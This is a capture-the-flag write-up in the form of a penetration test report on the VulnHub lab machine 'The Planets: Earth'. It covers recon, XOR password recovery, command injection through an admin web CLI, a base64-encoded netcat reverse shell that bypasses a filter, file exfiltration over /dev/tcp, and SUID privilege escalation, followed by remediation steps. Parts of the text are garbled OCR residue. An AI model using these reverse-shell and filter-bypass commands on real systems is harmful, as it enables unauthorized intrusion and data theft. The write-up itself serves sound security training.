

VulnHub: The Planets - Earth

VulnHub: The Planets - Earth

Penetration Test Report

Author: Ganesh Gourav - Cybersecurity Student

Date: December 30, 2025

Target: 192.168.29.149 (VMware Earth:1)

Scope: Complete privilege escalation from unauthenticated access

Status: COMPROMISED[1]

Executive Summary

The target system "The Planets: Earth" (VulnHub CTF) was fully compromised within 45 minutes through a multi-stage attack chain: network reconnaissance → web enumeration → XOR cryptanalysis → command injection → SUID privilege escalation. Both user and root flags were captured.

Attack Vector: Web application command injection (authenticated) → SUID binary abuse

CVSS Score: 9.8 (Critical)

Impact: Complete system compromise

1. Intelligence Gathering

1.1 Network Discovery

```
sudo bettercap -iface eth0
```

```
> net.probe on
```

VulnHub: The Planets - Earth

> net.show

...

Live Hosts Identified:

IP ▲	MAC	Name	Vendor	Sent	Recv	Seen
[REDACTED]		eth0 gateway	VMware, Inc.	0 B 7.1 kB	0 B 3.7 kB	23:04:05 23:04:05
192.168.29.58	00:0c:29:f7:d1:a4		Intel Corporate	1.7 kB 4.0 kB 2.5 kB	1.3 kB 1.4 kB 2.1 kB	23:07:12 23:07:18 23:07:14
192.168.29.149	00:0c:29:f7:d1:a4		VMware, Inc.			

↑ 202 kB / ↓ 607 kB / 12632 pkts
192.168.29.0/24 > 192.168.29.58 » []

1.2 Port & Service Enumeration

...

nmap -sCV 192.168.29.149

...

Service Discovery:

```
kali㉿kali:[~]
Session Actions Edit View Help
└─$ nmap -sCV 192.168.29.149
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 23:09 -0500
Nmap scan report for 192.168.29.149
Host is up (0.0026s latency).
Not shown: 985 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|_ 256 5b:2c:3f:dc:8b:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
|_ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
MAC Address: 00:0C:29:F7:D1:A4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.89 seconds
```

SSL Certificate Analysis: Reveals virtual hosts `earth.local` & `terratest.earth.local`


2. Vulnerability Assessment

VulnHub: The Planets - Earth

2.1 Virtual Host Configuration

...

/etc/hosts updated:



```
GNU nano 8.7                               /etc/hosts *
```

```
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02 ::1        ip6-allnodes
ff02 ::2        ip6-allrouters


192.168.29.149  earth.local  terratest.earth.local
```

...

2.2 Web Directory Enumeration

earth.local (Port 80):

...



```
(kali㉿kali)-[~]
$ gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/common.txt
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url:          http://earth.local/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
```

```
Starting gobuster in directory enumeration mode
```

```
/admin          (Status: 301) [Size: 0] [→ /admin/]
/cgi-bin/        (Status: 403) [Size: 100]
```

```
Progress: 4613 / 4613 (100.00%)
```

```
Finished
```

Discovery: /admin/ (301 redirect) → Admin portal[1]

VulnHub: The Planets - Earth


terratest.earth.local (Port 443):

111

Critical Findings:

111

└─ /robots.txt (200) [Size: 521]



|— /testingnotes.txt (200) [XOR cipher details]



VulnHub: The Planets - Earth

└─ /testdata.txt (200) [Encryption key material]



According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

...

2.3 Credential Discovery

testingnotes.txt:

...

"Using XOR encryption... terra used as username for admin portal"


...

XOR Decryption (CyberChef):

...

Ciphertext: 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a0002

Key: "According to radiometric dating estimation..." (testdata.txt)



The screenshot shows the CyberChef interface with the following configuration:

- Operations:** From Hex → XOR → To Hex
- Recipe:** From Hex → XOR → To Hex
- Input:** Hex value: 0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b174508 1c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c 0c13000d441b410f13080d12145c0d0708410f1d014101011a059d0a084d54099609 0507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f09040713 0b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a01060012 4053360e1f1148040996010e130c00090d4e02130b05015a0b104d0800179c021300 0d104c1d0650006450f01070b47080318445c096308410f010c12171a48021f490800 06691a48001d47514c50445601190108011d451817151a104c088a0e5a|
- Output:** Hex value: 0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b174508 1c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c 0c13000d441b410f13080d12145c0d0708410f1d014101011a059d0a084d54099609 0507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f09040713 0b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a01060012 4053360e1f1148040996010e130c00090d4e02130b05015a0b104d0800179c021300 0d104c1d0650006450f01070b47080318445c096308410f010c12171a48021f490800 06691a48001d47514c50445601190108011d451817151a104c088a0e5a|

Plaintext: earthclimatechangebad4humans

...


Admin Credentials: `terra:earthclimatechangebad4humans`

VulnHub: The Planets - Earth

3. Exploitation

3.1 Initial Access (Command Injection)


Vector: Authenticated web CLI at `http://earth.local/admin/`



Commands Executed:


...

ls /var/earth_web



Output: db.sqlite3 earth_web manage.py secure_message user_flag.txt

cat /var/earth_web/user_flag.txt



Output: user_flag_3353b67d6437f07ba7d34afd7d2fc27d [

...

3.2 Reverse Shell (Filter Bypass)

VulnHub: The Planets - Earth

Remote connections blocked → Base64 encoding bypass:

Attacker:

...

```
echo "nc -e /bin/bash 192.168.29.58 4444" | base64
```



```
(kali㉿kali)-[~]
$ echo "nc -e /bin/bash 192.168.29.58 4444" | base64
bmMgLWUgL2Jpb19iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==
```

Output: bmMgLWUgL2Jpb19iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==


```
nc -lvp 4444
```

...

Target (via web CLI):

...

```
echo 'bmMgLWUgL2Jpb19iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==' | base64 -d | bash
```



Welcome terra, run your CLI command on Earth Messaging Machine (use with care).
• Remote connections are forbidden.

CLI command:
`[echo 'bmMgLWUgL2Jpb19']`

Run command

Command output:

...

Shell Stabilization:

...

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

VulnHub: The Planets - Earth

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.29.58] from (UNKNOWN) [192.168.29.149] 55976
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$
```

```
export TERM=xterm-256color
```

```
...
```

```
***
```

4. Post-Exploitation

4.1 SUID Enumeration

```
...
```

```
find / -perm -u=s 2>/dev/null 2>/dev/null
```

```
bash-5.1$ find -perm -u=s 2>/dev/null
find -perm -u=s 2>/dev/null
./usr/bin/chage
./usr/bin/gpasswd
./usr/bin/newgrp
./usr/bin/su
./usr/bin/mount
./usr/bin/umount
./usr/bin/pkexec
./usr/bin/passwd
./usr/bin/chfn
./usr/bin/chsh
./usr/bin/at
./usr/bin/sudo
./usr/bin/reset_root
./usr/sbin/grub2-set-bootflag
./usr/sbin/pam_timestamp_check
./usr/sbin/unix_chkpwd
./usr/sbin/mount.nfs
./usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$
```

```
...
```

Interesting Binary: `/usr/bin/reset_root` (SUID ELF 64-bit)

4.2 Binary Analysis

File Transfer:

```
...
```

Target → Attacker

VulnHub: The Planets - Earth

```
cat /usr/bin/reset_root > /dev/tcp/192.168.29.58/3333
```

```
Session Actions Edit View Help
kali@kali: ~
bash-5.1$ find -perm -u=s 2>/dev/null
find -perm -u=s 2>/dev/null
./usr/bin/chage
./usr/bin/gpasswd
./usr/bin/newgrp
./usr/bin/su
./usr/bin/mount
./usr/bin/umount
./usr/bin/pkexec
./usr/bin/passwd
./usr/bin/chfn
./usr/bin/chsh
./usr/bin/at
./usr/bin/sudo
./usr/bin/reset_root
./usr/sbin/grub2-set-bootflag
./usr/sbin/pam_timestamp_check
./usr/sbin/unix_chkpwd
./usr/sbin/mount.nfs
./usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ file /user/bin/reset_root
file /user/bin/reset_root
/usr/bin/reset_root: cannot open `/user/bin/reset_root' (No such file
bash-5.1$ file /usr/bin/reset_root
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version
BuildID[sha1]=4851fddff60958d92a893f3d8042d04270d8d31c23, for GNU/Linux
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED. ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.29.58/3333
cat /USI/DIN/reset_root > /dev/tcp/192.168.29.58/3333
bash-5.1$
```

Attacker → Local analysis

```
nc -lvp 3333 > reset_root
```

```
chmod +x reset_root
```

```
ltrace ./reset_root
```

```
-(kali㉿kali)-[~]
-$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESENT ... CHECKING IF RESET TRIGGERS PRESENT ...")
) = 38
access("/dev/shm/kHgTFI5G", 0)          = -1
access("/dev/shm/Zw7bV9U5", 0)          = -1
access("/tmp/kcM0Wewe", 0)              = -1
puts("RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.")
) = 44
+++ exited (status 0) +++
```

Trigger Mechanism Discovered:

VulnHub: The Planets - Earth

...

```
access("/dev/shm/kHgTFI5G", 0) = -1
```

```
access("/dev/shm/Zw7bV9U5", 0) = -1
```

```
access("/tmp/kcM0Wewe", 0) = -1
```

...

4.3 Privilege Escalation

...

```
touch /dev/shm/kHgTFI5G
```

```
touch /dev/shm/Zw7bV9U5
```

```
touch /tmp/kcM0Wewe
```

```
/usr/bin/reset_root
```

Output: "RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth"

...

Root Access:

...

```
su root
```

Password: Earth

```
whoami # root
```

```
cd /root
```

```
cat root_flag.txt
```

VulnHub: The Planets - Earth

```
[root@earth ~]# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
[root@earth ~]# root
root
bash: root: command not found
[root@earth ~]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg root_flag.txt
[root@earth ~]# cat root_flag.txt
```

Output: root flag b0da9554d29db2117b02aa8b66ec492e

```
kali㉿kali: ~

Session Actions Edit View Help

[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

          _o#@@*''''?d:>b\_
         _o/"^..   , dMF9MMMMMMHo_
        .o#'_      "MbHMMMMMMMMMMMMHo .
        .o"" '     vodM*$@&HMMMMMMMMMMMM ?
        $M&ood,~`(`&#MMMMMMMH\
        ,MMMMMM#b?#bobMMMMHMMML
        /
        &       ?MMMMMMMMMMMMMMMMMM7MMM$R*Rhk
        ?$.      :MMMMMMMMMMMMMMMMMM/MMMM|`*L
        |
        $H#:     `*MMMMMMMMMMMMMMMMMMMMMMb#}`'`?
        ]MMH#    " "* "" *#MMMMMMMMMMMMMMMM'
        MMMMMb_   |MMMMMMMMMMMP'   :
        HMMMMMMMHo  `MMMMMMMMMMT'   .
        ?MMMMMMMP   9MMMMMMMM}   -
        -?MMMMMMM   |MMMMMMMM? ,d-
        : |MMMMMM-   `MMMMMMMT .M|. : 
        .9MMM[     &MMMM*` `` .
        :9MMk      `MM#"
        &M}
        `&.
        `~,   .
        . / .
        .- ._,dd###pp="""

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

VulnHub: The Planets - Earth

5. Attack Timeline

Time	Phase	Milestone
23:04	Reconnaissance	Target identified: 192.168.29.149
23:09	Scanning	Ports 22/80/443 + VHOSTS
23:27	Enumeration	/admin/ + XOR notes
23:27	Cryptanalysis	Password: earthclimatechangebad4humans
23:40	Exploitation	User shell + user_flag
23:45	Privesc	Root shell + root_flag

Total Compromise Time: 41 minutes

6. Remediation Recommendations

Immediate Actions:

- 1. Remove SUID binary:** `chmod u-s /usr/bin/reset_root`
- 2. Disable web CLI:** Remove command execution from admin panel
- 3. Implement proper authentication:** Replace XOR with proper crypto

Long-term:

..

- WAF deployment (ModSecurity)
- Principle of least privilege
- File integrity monitoring
- Regular SUID audits: find / -perm -4000

VulnHub: The Planets - Earth

三


* * *

7. Evidence of Compromise

Flags Captured:

三

user_flag_3353b67d6437f07ba7d34af7d2fc27d



root_flag_b0da9554d29db2117b02aa8b66ec492e

VulnHub: The Planets - Earth

...

Proof: Complete command execution history, shell access, and flag retrieval verified from provided screenshots.

Machine:The Planets: Earth (VulnHub) | Status: FULLY COMPROMISED [1]